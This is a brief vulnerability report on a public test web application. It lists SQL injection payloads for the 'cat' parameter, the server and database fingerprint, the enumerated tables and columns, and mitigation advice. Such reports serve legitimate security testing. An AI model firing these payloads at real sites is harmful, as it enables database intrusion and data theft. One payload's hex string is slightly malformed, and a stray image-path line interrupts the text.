Vulnerability Report

Website: http://testphp.vulnweb.com/

Summary:

This report outlines various security vulnerabilities identified within the web application associated with the database named "acuart." The vulnerabilities have been found in the parameters of the SQL injection attack payloads, the web server operating system, web application technology, and the back-end Database Management System (DBMS).

Vulnerability Details:

1. SQL Injection Vulnerabilities

Parameter: cat (GET)

Type: Boolean-Based Blind
Payload: `cat=1 AND 7513=7513`

Type: Error-Based
Payload: `cat=1 AND GTID_SUBSET(CONCAT(0x717a717671,(SELECT (ELT(1550=1550,1))),0x7178717a71),1550`

Type: Time-Based Blind
Payload: `cat=1 AND (SELECT 4108 FROM (SELECT(SLEEP(5)))WAJV`

Type: UNION Query
Payload: `cat=1 UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0x717a717671,0x76795048486b536167675495670426c54446c6647506n61455a56526d45766k634376695161745658,0x7178717a71),NULL,NULL,NULL,NULL-- -`

2. Web Server Information

- Operating System:- Linux Ubuntu

- Web Application Technology- Nginx 1.19.0- PHP 5.6.40

3. Back-end DBMS

- DBMS Version:- MySQL >= 5.6


4. Database and Tables

Database: acuart

Table: categ (categ)
Columns: cat_id (int), cdesc (tinytext), cname (varchar(50))

Table: artists (artists)
Columns: adesc (text), aname (varchar(50), artist_id (int)

Table: products (products)
Columns: description (text), id (int unsigned), name (text), price (int unsigned), rewritename (text)



Recommendations:

1. SQL Injection Mitigation:
Implement input validation and sanitization to prevent SQL injection attacks.
Use prepared statements and parameterized queries to interact with the database.

2. Software Updates:
Ensure that the web server (Nginx) and PHP are up to date to address potential security vulnerabilities.

3. MySQL Version Upgrade:
Consider upgrading MySQL to the latest version, as older versions may have known vulnerabilities.

4. Database Security:
Implement strong database access controls and authentication mechanisms.
Regularly review and audit the database for vulnerabilities.

5. Server Security:
Continuously monitor and maintain the server's security, applying necessary patches and updates.
Employ a Web Application Firewall (WAF) to detect and mitigate SQL injection attacks.

This report highlights the identified vulnerabilities and provides recommendations to improve the security of the web application and associated database. It is essential to address these issues promptly to safeguard against potential security breaches and data compromise.